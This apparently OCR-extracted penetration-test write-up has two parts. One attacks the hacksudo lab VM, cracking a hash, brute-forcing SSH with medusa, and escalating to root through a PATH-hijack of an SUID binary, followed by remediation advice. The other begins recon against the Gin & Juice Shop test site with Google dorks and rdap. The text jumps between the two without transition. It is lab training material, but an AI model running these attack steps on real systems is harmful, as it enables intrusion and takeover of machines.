
```
whoami
id
uname -a
```




We found user.txt file try to discover what this file include.

```
echo "d045e6f9feb79e94442213f9d008ac48" > hash.txt
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
```








`d045e6f9feb79e94442213f9d008ac48:RedhaT`

We used **medusa** for brute forcing again.

```
medusa -h 192.168.56.101 -M ssh -U username.txt -P pass.txt
-v 6 -F -f -t 4
```




We have found the the credentials for SSH login , search: RedhaT .

We logged in using this credential.

command :


```
ssh search@192.168.56.101
```



We don’t find anything usefule so we back agin to huchsudo user.

Try get sudo permissions from hacksudo user:

```
sudo -l
```



Try to find SUID files:

SUID (Set User ID) is a special file permission in Linux/Unix that allows a user to run an executable file with the permissions of the file's **owner** instead of their own.


```
find / -perm -u=s -type f 2>/dev/null
```

`find` = This is a **SUID binary enumeration** command, very common in privilege escalation challenges.
`/` = Searches recursively from the root of the filesystem.

`-perm -u=s` = Matches files where the **SUID (Set User ID) bit** is set. When an SUID binary runs, it executes with the **file owner's privileges** (often root) rather than the calling user's privileges.


`-type f` **=** Limits results to regular files only.

`2>/dev/null` = Redirects error messages (like "Permission denied") to `/dev/null`, keeping the output clean.



We found an SUID binary and its source that could get me root access.

```
cd /home/hacksudo/search/tools
ls -al
cat searchinstall.c
```



We can see the binary runs a binary “install” that is present in the PATH. Now, we can create our own binary that could give us a root shell.

Vulnerability: The binary executes `install` without specifying its absolute path, making it vulnerable to **PATH hijacking**.

Exploit:

Create a malicious `install` script:

```
cd /tmp
```

Changes to `/tmp`, a world-writable directory any user can write to.

```
echo "/bin/bash" > /tmp/install
chmod +x /tmp/install
```

Creates a file called `install` that, when executed, spawns an interactive bash shell. IF the target binary runs with elevated privileges (e.g. SUID root), that shell inherits those privileges.

Makes the fake `install` file executable.

Prepend `/tmp` to PATH:


```
export PATH=/tmp:$PATH
```

when any program calls a command `install`, the shell looks in `/tmp` **first** — finding our fake version before the real one.

Execute the vulnerable binary:


```
/home/hacksudo/search/tools/searchinstall
id
```

Runs binary. So `searchinstall` internally calls `install` without using an absolute path, it will execute our fake `/tmp/install` instead.




Root access obtained.

```
cd /root
ls
cat notes.txt
cat root.txt
```



notes.txt



root.txt

Impact

State clearly that an attacker can chain minor misconfigurations (like exposed backups and weak binary permissions) to achieve full system compromise.

Remediation Recommendations

Provide actionable advice to secure the system

Remove Exposed Backups:

Ensure sensitive files and database backups are not left in accessible web directories.

Enforce Least Privilege:

Restrict unnecessary `sudo` permissions.


Revoke Dangerous SUID Bits:

Remove SUID permissions on standard Linux binaries that allow file-writing or command execution.

ginandjuice.shop

objective

The primary objective of the penetration test is to evaluate the security posture of the
GIN & JUICE SHOP network by identifying vulnerabilities through a methodical approach. The assessment mimics real-world attack scenarios, aiming to reveal security flaws that could be exploited by malicious actors.




🔎 1. INFORMATION GATHERING


1.1 Open Source Reconnaissance

Google Dorks


```
site:ginandjuice.shop
```




```
site:ginandjuice.shop ext:js
```




```
site:ginandjuice.shop inurl:admin
```



Find:


- hidden endpoints,
- exposed files,
- backups,
- admin panels.


1.2 OSINT

WHOIS

```
whois ginandjuice.shop --> Doesn't work
```


```
rdap ginandjuice.shop
```



